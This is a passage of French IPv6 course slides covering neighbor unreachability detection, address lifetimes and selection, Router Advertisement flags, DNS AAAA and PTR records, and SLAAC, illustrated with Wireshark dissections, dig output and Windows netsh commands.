3	::	ff02::1:ff0c:66ce	NS for 2001:470:cbf7:1ab:83c:9e7e:2f0c:66ce

# NUD

NUD (Neighbor Unreachability Detection) est un algorithme défini dans le [RFC4861](#) qui met en jeux des échanges NS/NA et leur délai. Il définit 5 états du cache de voisinage parmi lesquels :

- **Incomplete** : la résolution d'adresse est en train de se dérouler. Un NS vers une adresse solicited-node multicast est envoyé mais le NA de retour correspondant n'est toujours pas arrivé.
- **Reachable** : Une confirmation positive a été reçue. L'hôte de destination est joignable dans le délai “ReachableTime milliseconds”.
- **Stale** : L'hôte de destination n'est pas joignable dans le délai “ReachableTime milliseconds”. Entre dans cet état lors d'un message NA non sollicité.
- **Delay et Probe**.

# Durée de vie des adresses

Les adresses IPv6 associées à une interface ont une durée de vie déterminée. La durée de vie est en général infinie, mais on peut configurer :

1. une durée de vie préférée
2. et une durée de vie de validité.


Ces durées de vie sont configurées dans les routeurs qui fournissent les préfixes pour la configuration automatique.

En combinaison avec un changement DNS correspondant, ces durées de vie permettent une transition progressive vers une nouvelle adresse IPv6 (appartenant à un nouveau fournisseur de service par exemple) sans interruption de service.

Quand la durée d'utilisation d'une adresse dépasse la durée préférée, elle n'est plus utilisée pour les nouvelles connexions. Quand sa période de validité est atteinte, elle est supprimée de la configuration de l'interface.

# Dépréciation d'une adresse

En effet, une interface pourrait recevoir du trafic entre sa durée préférée et son invalidité.



# La sélection d'adresses

Le [RFC 6274](#) fournit deux algorithmes à suivre pour que la sélection d'adresse source et destination par défaut soit prévisible.

C'est utile quand une interface (source) dispose de plus d'une adresse IPv6, ce qui ne sera pas rare.

Quid quand la destination dispose d'une adresse IPv4 et d'une IPv6 (AAAA) ?  
Ce RFC remplace le [RFC 3484](#).

**Une adresse IPv6 est préférée à une adresse IPv4.**

“Si on veut résumer les deux algorithmes utilisés, on peut dire qu'ils préfèrent former des couples source/destination où les deux adresses ont

- la même portée,
  - ont la portée la plus étroite possible,
  - sont des adresses préservant la vie privée (ULA),
  - et, en fin de compte, partagent le plus de bits de préfixe possibles.”
- ([Bortzmeyer](#))

# Désactiver les extensions Privacy sous Windows

```
netsh interface ipv6 show privacy
```

```
...
```

```
netsh interface ipv6
```

```
set global randomizeidentifiers=disabled store=active
```

```
netsh interface ipv6
```

```
set global randomizeidentifiers=disabled store=persistent
```

```
netsh interface ipv6
```

```
set privacy state=disabled store=active
```

```
netsh interface ipv6
```

```
set privacy state=disabled store=persistent
```

[Disabling RFC 4941 IPv6 Privacy Extensions in Windows](#)

# Happy Eyeballs

“Happy Eyeballs” est une **algorithme** proposé par le [RFC 6555](#) afin de rendre l’expérience utilisateur dual-stack IPv4/IPv6 plus fluide.

Une application “Happy Eyeballs” choisit le protocole qui répond le premier suite à un test de connectivité.

Cet algorithme est disponible dans les navigateurs Google Chrome, Opera 12.10, Firefox version 13, and Mac OS X Lion.  
[\(Wikipedia\)](#)

# **8. Gestion d'adresses IPv6 (IPAM)**

# Objectifs

- De nombreux messages de gestion sont disponibles par défaut ou configurés pour gérer l'adressage IPv6 :
  - DNS
  - ICMPv6, SLAAC, RA/RS, SLAAC, NUD, DAD
  - DHCPv6 Stateful
  - DHCPv6 Stateless
  - DHCP Relay
  - DHCPv6-PD
  - Adressage IPv6 global indépendant

# Questions techniques

La gestion d'adresses IPv6 posent plusieurs questions techniques :

- Comment distribuer un préfixe global ?
- Comment distribuer des options telles que le résolveur de noms (DNS) IPv6 ?
- Quand et comment utiliser l'adressage Unique Local (ULA) privé ?
- Comment identifier le trafic de gestion et profiter du multicast ?
- IPv6 pour renumérer de sites ?

# Topologies et constructeurs

Les solutions de gestion d'adressage IPv6 se déploient selon les profils et les topologies :

- SME/PME, SOHO ou accès public
- Entreprise mono-site
- Entreprise Multi-site, core, data-center, branch office
- Core Internet, FAI, Gros fournisseurs de services

Et selon les constructeurs choisis :

- Cisco, ...
- Microsoft, ...
- VMWare, ...
- Les services Cloud

# 9. Configuration du réseau par les routeurs

# Objectifs

- Router Advertisements
- Router Solicitations
- Paramètres RA
- Méthodes de configuration IPv6
- Option Prefix Information
- Option Type 3

# Le routeur configure le réseau

Une autre nouveauté d'IPv6 sont les échanges Neighbor Discovery (ND) “Router Solicitation” (RS 133) et “Router Advertisement” (RA 134).

Ils configurent le réseau en fournissant sur demande ou en annonce gratuite les paramètres de configuration des interfaces.

# Paramètres RA (1/2)


Les Routeur Advertisement sont des messages ICMPv6 type 134 disposant d'une en-tête IPv6 et de couche 2.

Un champ de drapeaux (Flags) indique l'usage de DHCP stateful et/ou stateless et une valeur de préférence de routeur ainsi que des options :

- Le préfixe avec son masque
- Le MTU que l'interface doit prendre
- L'adresse source de couche 2 du message
- Eventuellement, l'adresse d'un serveur DNS récursif, un cache (RDNSS). Cette option est peu supportée.

# Router Advertisements

- Type 134, code 0
- Drapeux M, O, Prf
- Options : MTU, adresse source L2 et préfixe
- L'adresse source du message DOIT être l'adresse Link-Local de l'interface qui envoie le message.
- L'adresse de destination est habituellement l'adresse source du routeur sollicité (Router Solicitation) ou l'adresse All-Nodes Multicast (FF02::1)



[RFC491](#) māj Neighbor Discovery [\[RFC4861\]](#) Section 4.2 et [\[RFC6275\]](#) Section 7.1

# Options RA (2/2)

Ethernet II, Src: Globalsc\_01:df:95 (f0:ad:4e:01:df:95), Dst: IPv6mcast\_00:00:00:01 (33:33:00:00:00:01)

Internet Protocol Version 6, Src: fe80::f2ad:4eff:fe01:df95 (fe80::f2ad:4eff:fe01:df95), Dst: ff02::1 (ff02::1)

Internet Control Message Protocol v6

Type: Router Advertisement (134)

Code: 0

Checksum: 0x1bc0 [correct]

Cur hop limit: 64

**Flags: 0xc0**

Router lifetime (s): 1800

Reachable time (ms): 0

Retrans timer (ms): 0

**ICMPv6 Option (Prefix information : 2001:db8:ffff::/64)**

**ICMPv6 Option (MTU : 1500)**

**ICMPv6 Option (Source link-layer address : f0:ad:4e:01:df:95)**

**ICMPv6 Option (Recursive DNS Server fe80::f2ad:4eff:fe01:df95)**

# 4 méthodes de configuration IPv6

Ces quatre méthodes peuvent se combiner et servir à la gestion de l'adressage IPv6 ainsi qu'à la renumérotation IPv6. Elles sont indiquées dans le champs Flags :

- **Managed address configuration:** M : DHCPv6 Stateful assignation d'adresse dynamique
- **Other configuration:** DHCPv6 Stateless demande d'options supplémentaires
- Home Agent: Mobilité IPv6
- **Prf (Default Router Preference):** valorisation du RA par rapport à un autre (3 valeurs, 2 bits)
- Reserved: Pour un usage futur

N	Configuration	M	O
1	Configuration statique	0	0
2	Stateless Automatic Autoconfiguration (SLAAC) seul	0	0
3	DHCPv6 (Stateful)	1	1
4	DHCPv6 Stateless	0	1

# RA Flags

## Champs O et M :

	<b>SLAAC</b> AdvAutonomous (option Prefix Information)	<b>Managed Configuration Address</b> AdvManagedFlag	<b>Other Configuration</b> AdvOtherConfigFlag	<b>Scénario</b>
<b>1 SLAAC</b>	1	0	0	Attribution : sans état Passerelle : sans état DNS : RDNSS ou autre
<b>2. Stateless DHCPv6</b>	1	0	1	Attribution : sans état Passerelle : sans état DNS : DHCPv6
<b>3 Statefull DHCPv6</b>	0	1	1	Attribution : DHCPv6 Passerelle : sans état DNS : DHCPv6

Le champs Prf donne une préférence au routeur codée sur 2 bits : 01(High), 00 (Medium par default), 11 (Low).

# Option Prefix Information

L'option Prefix Information liste chaque préfixe IPv6 annoncé avec une série d'informations :

- Le drapeau "L" "on-link" (AdvOnLinkFlag).
- La valeur de durée de vie de validité
- Le drapeau "A" "Autonomous address configuration" qui indique que l'interface utilise SLAAC avec ce préfixe.
- La valeur de durée de vie de préférée

# Exemple Option Type 3

Quel que soit la position du drapeaux M ou O, ce sont les champs L et A qui indiquent l'usage de l'autoconfiguration automatique sans état (SLAAC) ... Cela signifie qu'une interface pourrait disposer pour chaque préfixe annoncé d'une adresse attribuée par DHCPv6 et une ou plusieurs adresses SLAAC.

```
ICMPv6 Option (Prefix information : 2001:db8:ffff::/64)
  Type: Prefix information (3)
  Length: 4 (32 bytes)
  Prefix Length: 64
  Flag: 0xc0
    1... .... = On-link flag(L) : Set
    .1... .... = Autonomous address-configuration flag(A) : Set
    ..0. .... = Router address flag(R) : Not set
    ...0 0000 = Reserved: 0
  Valid Lifetime: 3600
  Preferred Lifetime: 3600
  Reserved
  Prefix: 2001:db8:ffff:: (2001:db8:ffff::)
```

# 10. Support DNS IPv6


# Objectifs

- DNS IPv6
- Hiérarchie DNS
- Récursivité DNS
- Enregistrements DNS IPv6
- AAAA Record
- Messages DNS
- PTR Record
- Serveurs DNS publics
- Paramètres DNS


# DNS IPv6

- DNS est un service accessoire au sens protocolaire (IP fonctionne sans DNS). Dans la pratique il est devenu indispensable.
- DNS est une base de donnée globale qui permet de résoudre le nom de ressources Internet en adresses IP.
- Contrairement à DHCPv6, le fonctionnement de DNS en IPv6 a subi moins d'impacts.
- Dans une topologie Dual Stack, le système d'exploitation ou l'application aura une préférence pour IPv6.

# Hiérarchie DNS



# Récurivité DNS



Résolution itérative d'un nom dans le DNS par un serveur DNS (étapes 2 à 7) et réponse (étape 8) suite à l'interrogation récursive (étape 1) effectuée par un client (resolver) DNS.  
(remarque: Le serveur DNS récursif est dit récursif car il accepte ce type de requêtes mais il effectue des requêtes itératives)

# Enregistrements DNS IPv6

- **A** record ou address record qui fait correspondre un nom d'hôte à une adresse IPv4 de 32 bits distribués sur quatre octets ex: 123.234.1.2 ;
- **AAAA** record ou IPv6 address record qui fait correspondre un nom d'hôte à une adresse IPv6 de 128 bits distribués sur seize octets ;
- **CNAME** record ou canonical name record qui permet de faire d'un domaine un alias vers un autre. Cet alias hérite de tous les sous-domaines de l'original ;
- **MX** record ou mail exchange record qui définit les serveurs de courriel pour ce domaine ;
- **PTR** record ou pointer record qui associe une adresse IP à un enregistrement de nom de domaine, aussi dit « reverse » puisqu'il fait exactement le contraire du A record ;
- **NS** record ou name server record qui définit les serveurs DNS de ce domaine ;
- **SOA** record ou Start Of Authority record qui donne les informations générales de la zone : serveur principal, courriel de contact, différentes durées dont celle d'expiration, numéro de série de la zone ;
- **SRV** record qui généralise la notion de MX record, mais qui propose aussi des fonctionnalités avancées comme le taux de répartition de charge pour un service donné, standardisé dans la RFC 2782 ;

# AAAA Record

```
dig AAAA www.google.com

; <>> DiG 9.8.3-P1 <>> @2001:4860:4860::8888 AAAA www.google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43838
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;;
;; QUESTION SECTION:
;www.google.com.           IN    AAAA

;; ANSWER SECTION:
www.google.com.      299  IN    AAAA 2a00:1450:4013:c00::63

;; Query time: 40 msec
;; SERVER: 2001:4860:4860::8888#53(2001:4860:4860::8888)
;; WHEN: Sun Oct 19 21:51:21 2014
;; MSG SIZE  rcvd: 60
```

# Messages DNS (1/2)

```
1 0.000000000 2001:6f8:14e9:0:8972:1e9:5cf0:5c68 -> 2001:  
4860:4860::8888 DNS 94 Standard query 0xab3e AAAA www.  
google.com
```

```
2 0.035248000 2001:4860:4860::8888 -> 2001:6f8:14e9:0:  
8972:1e9:5cf0:5c68 DNS 122 Standard query response 0xab3e  
AAAA 2a00:1450:4013:c00::63
```

<https://www.cloudshark.org/captures/eeee08990b96>

# Message DNS (2/2)

Domain Name System (response)

Transaction ID: 0xab3e

Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

Queries

www.google.com: type AAAA, class IN

Name: www.google.com

Type: AAAA (IPv6 address)

Class: IN (0x0001)

Answers

www.google.com: type AAAA, class IN, addr 2a00:1450:4013:c00::63

Name: www.google.com

Type: AAAA (IPv6 address)

Class: IN (0x0001)

Time to live: 4 minutes, 59 seconds

Data length: 16

Addr: 2a00:1450:4013:c00::63

# PTR Record

1.0.8.b.d.0.1.0.0.2.ip6.arpa. IN PTR host1.  
example.com.

pour

host1.example.com IN A 2001:db8::1

# Serveurs DNS IPv6 publics

## Google :

- 2001:4860:4860::8888
- 2001:4860:4860::8844

## OpenDNS :

- 2620:0:ccc::2
- 2620:0:ccd::2

## Sixxs :

```
dig @nscache.eu.sixxs.net AAAA www.google.com
```

# Paramètres DNS

Qui pousse les paramètres d'un serveur DNS dans le LAN ?

- Soit le routeur directement via un RA avec option RDNSS accepté par le système d'exploitation (Linux/Unix mais jamais MS-Windows).
- Soit via un message DHCPv6 INFORMATION-REQUEST envoyé au serveur et son REPLY (si le flag O des RA est positionné à 1).

# **11. Configuration automatique sans état (SLAAC)**

# Objectifs

L'autoconfiguration sans état (SLAAC) :

- Méthode de configuration
- Fonctionnement
- Adresses

# L'autoconfiguration sans état (SLAAC)


- Méthode obligatoire dans un environnement routé.
- Le routeur (RAs) donne toute une série de paramètres :
  - préfixe, mtu, préférence, passerelle (**Flags RA M=0 O=0**)
  - et autres tels que les serveurs DNS, SIP, NTP, etc. (**Flags RA M=0 et O=1**) qui s'obtiennent en DHCPv6 Stateless
- L'interface construit elle-même son identifiant d'interface selon différentes méthodes.

# Fonctionnement de SLAAC

1. Toute interface activée en IPv6 génère une adresse Lien Local avec le préfixe FE80::/10 suivi d'un identifiant d'interface.
2. Elle vérifie l'existence de l'adresse générée via un mécanisme appelé DAD.
3. Sans réponse, elle peut utiliser cette adresse sur le lien local.
4. Elle sollicite un routeur en multicast .
5. S'il est présent sur le réseau, le routeur IPv6 répond avec des paramètres de configuration globale.
6. L'interface élabore son adresse globale selon ce qu'indique le routeur. Elle installe sa passerelle par défaut.
7. Régulièrement, l'interface va vérifier l'existence des noeuds voisins appris par processus ND (NUD).

# SLAAC

Le processus SLAAC peut être examiné ici.



# SLAAC : adresses

Avec des RA dont les drapeaux sont placés M=1, O=1, L=1 et A=1 (sur le préfixe), cette interface pourra prendre quatre adresses, soit une DHCPv6, deux SLAAC et une Link-Local :

```
C:\Users\francois>netsh interface ipv6 show address
...
Interface 11 : Connexion au réseau local
Addr Type État DAD Vie valide Pers. Fav. Adresse
